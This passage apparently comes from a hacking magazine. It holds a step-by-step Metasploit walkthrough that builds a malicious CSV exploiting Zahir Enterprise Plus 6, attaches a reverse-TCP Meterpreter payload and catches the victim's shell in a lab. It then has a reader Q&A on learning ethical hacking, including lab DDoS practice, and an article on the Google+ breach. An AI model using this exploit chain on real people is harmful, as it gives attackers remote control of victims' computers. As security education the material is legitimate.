
```
msf5 > search zahir

Matching Modules
================

   Name                                                    Disclosure Date  Rank
  Check  Description
   ----                                                    ---------------  ----
  -----  -----------
   exploit/windows/fileformat/zahir_enterprise_plus_csv  2018-09-28       normal
  No     Zahir Enterprise Plus 6 Stack Buffer Overflow


msf5 >
```

Load the exploit/windows/fileformat/zahir_enterprise_plus_csv module as shown below.Type the command show options to have a look at all the options this module requires. As this is a local exploit, it has no options. When we run this exploit. we create a .CSV file which we need to send to the victim. When our victim opens this file with a vulnerable version of the Zahir Enterprise software, we get a meterpreter session on the target.




```
msf5 > use exploit/windows/fileformat/zahir_enterprise_plus_csv
msf5 exploit(windows/fileformat/zahir_enterprise_plus_csv) > show options

Module options (exploit/windows/fileformat/zahir_enterprise_plus_csv):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.csv          yes       The malicious file name


Exploit target:

   Id  Name
   --  ----
   0   Zahir Enterprise Plus 6 <= build 10b


msf5 exploit(windows/fileformat/zahir_enterprise_plus_csv) >
```

First, let us set the payload for this exploit. Here we are setting the windows/meterpreter/reverse_tcp payload. as shown below.




```
msf5 exploit(windows/fileformat/zahir_enterprise_plus_csv) > set payload windows
/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/fileformat/zahir_enterprise_plus_csv) > show options

Module options (exploit/windows/fileformat/zahir_enterprise_plus_csv):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.csv          yes       The malicious file name


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (RHOST and RPORT settings will be ignored!)**
```

Set the LHOST (the IP address of attacker machine) and execute the module using the run command as shown below.As we can see in the image below,it creates a file named msf.csv which we need to send to our victim.




```
msf5 exploit(windows/fileformat/zahir_enterprise_plus_csv) > set lhost 192.168.4
1.163
lhost => 192.168.41.163
msf5 exploit(windows/fileformat/zahir_enterprise_plus_csv) > run

[+] msf.csv stored at /root/.msf4/local/msf.csv
msf5 exploit(windows/fileformat/zahir_enterprise_plus_csv) >
```

Before we send the msf.csv file to the target, we need to start a local listener with the same options set as shown below.



```
msf5 exploit(windows/fileformat/zahir_enterprise_plus_csv) > use exploit/multi/h
andler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > 
```

Start the listener using the run command. When our victim opens the malicious file sent by us, we successfully get a meterpreter session as shown below.



```
   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.163:4444
[*] Sending stage (179779 bytes) to 192.168.41.142
[*] Meterpreter session 4 opened (192.168.41.163:4444 -> 192.168.41.142:49606) a
t 2019-03-24 07:06:30 -0400

meterpreter > 
```

HACKING Q & A

Q: How can a beginner learn Linux?

A: There are many ways a beginner can learn Linux but I found the website Learn the Linux command line. Write shell scripts. (http://linuxcommand.org) very helpful. I have learnt my Linux from there and people say my Linux scripting is good. The tutorials are also very user friendly and in detail for beginners.

Q: Have you ever hacked into someone's computer?

A : Let's just assume I have hacked into some one's computer. What makes you think I will agree to this on a platform where my answer will be viewed by millions.

So, NO. I didn't hack into anyone's computer. All I hacked into were hacking labs created by myself for my magazine given below. https://hackercoolmagazine.com

Q : For an Ethical Hacker, which should I prefer for web application penetration testing, network penetration or software penetration testing and which is easy to understand?

A: As an ethical hacker, this is a choice you should make. Try all of them : web penetration testing, network penetration testing and software penetration testing. Then see which one of them you find interesting and settle for that. Web Application Penetration Testing is concerned about security of websites and the web applications used in those websites. Network penetration testing is concerned about security about computer networks which includes routers, switches, honeypots, Intrusion Detection Systems, Intrusion Prevention Systems, Firewalls etc. Software penetration testing is concerned about buffer overflows and other vulnerabilities in various computer applications we use.

Try out all of them and settle for one which you find very interesting. But whatever you settle for, always keep honing your skills.

(Cont'd on next page)

We cannot say what's easy and hard. It depends on person to person. For example, I find Web application pen testing very easy although I dabble in all.

Q : What programming language should I start learning if I want to be an ethical hacker? And what do I need to master in a language before moving to other as I read somewhere that to be a hacker you need to know multiple languages?

A : You don't learn programming languages to become an ethical hacker but you learn them as part of your hacking journey. If you are a beginner who has just started his journey in cyber security then just a general idea of databases and programming languages are enough. However if you are already in the midst of the journey in cyber security, learning the programming languages and improving knowledge is important. It improves your profile in the field of ethical hacking. No ethical hacker can be considered elite as long as he works on tools others made.

If you want to start learning a programming language, my suggestion is you start with Python. Most of the exploits coded nowadays to take advantage of a vulnerability are coded either in Python, C, CPP,Ruby etc. My suggestion to you is to start with Python as it is not only easy to learn but also has versatile usage in cyber security domain. Once you master Python, learning all other programming languages will be a lot easier.

Q : How tough is the hacking now days given the fact that we have so many best practices being followed across most of the industries?

A: "Tough" and "easy" are relative terms. What is easy for someone may be tough for others while what is tough for someone may be easy for others. In my opinion, hacking is an evolution where both black hat hacking and white hat hacking evolve with respect to others. Coming to the "best practices" you mentioned about, these practices are only best until they get hacked.

I remember a saying my mentor told me while I was learning ethical hacking

**Even a 100% safe computer is just 97% safe. **

Q : What is the definition of a hacker?

A; A hacker is a person who hacks into or breaks into things or devices or for that matter any resource. What I mean by breaking or hacking is taking control of that resource or device in an unusual manner other than the usual one.

Q: Is there any website like Stack Overflow and Stack Exchange for hackers?

A: Hackforums and The Enigma Group - The Enigma Group (The Enigma Group - The Enigma Group (http://enigmagroup.org)) are two online platforms I found helpful to discuss questions related to ethical hacking and cyber security.

Q : As an ethical hacker, how can one practice DDoS attack?

A : DDos stands for Distributed Denial Of Service attack. In this attack we perform a DOS attack from multiple machines. To practice this attack as an ethical hacker you need to setup a hacking lab where the target resource is on one machine and there are four or five machines with the attacking software (Yes, there are various programs in Kali Linux whose specific function is to perform DOS).

If the above scenario is not feasible, setup a virtual lab using Virtualbox or Vmware. Create multiple virtual machines of Kali Linux (Create one and take copies) and setup a target virtual machine which we want to target.

NOTE : This scenario needs enough RAM.

*

Send all your questions regarding hacking to qa@hackercool.com

GOOGLE PLUS

HACK OF THE MONTH

Google+ is (that is if you don't know already) a social networking service created by the company Google to rival Facebook. Launched in the year 2011, it became the latest victim of data breach.

What?

Data belonging to atleast 500,000 Google + accounts got leaked as part of this breach. According to Google the leaked data included static and optional Google+ profile fields which may include name of the users, their email address, occupation, gender and age. Google has clarified that data connected to Google+ or any other service, like Google+ posts, messages, Google account data, phone numbers or G Suite content has not been leaked. The shocking part is that Google has no idea as to which accounts were affected and has not even made public which apps are affected.

> ***"Although Google was aware of the breach in March 2018 only, it decided not to reveal it as they thought it would damage the reputation of the company."***

How?

In March 2018, the internal security team of Google, named Project Strobe discovered a bug in the code of Google+ while looking for the parts of code which granted outside developers overly broad access.

Although discovered only in March of 2018, the software bug appeared to be present from a long time and was exploited almost between years 2015 to 2018. Users can grant access to their personal data to some Google + apps using the same API that had the vulnerability, so we can assume that some external apps also had access to this leaked data.

Although Google was aware of the breach in March 2018 only, it decided not to reveal it as they thought it would damage the reputation of the company and also bring untoward comparison to the Facebook's Cambridge Analytica scandal. Even Google CEO Sundar Pichai was privy to this decision.

Aftermath

As soon as Google knew about this bug, they patched it. Days after the breach was made public Google decided to shut down Google+ social networking service for consumers while businesse s will still be able to use it. Google said that it is taking this decision due to the unpopularity of the service among users. But many speculate this decision was taken due to many bugs existing in the core of the APIs. The shutting down of the service will be completed by August 2019 and Google said that it will inform users on how to download and migrate their data soon.

Google has also announced that it will be introducing the much needed granular access control to its other services. With granular control, permissions if needed by apps will be shown in individual dialog boxes. This will give more control to the users when they give an app access to their Google Account.

At present, when an app is given permission to access your Google account, all requeested permissions are shown in a single screen. They have said on their blog "In the future, third-party apps will have to show you each requested permission, one at a time, within its own dialog box."

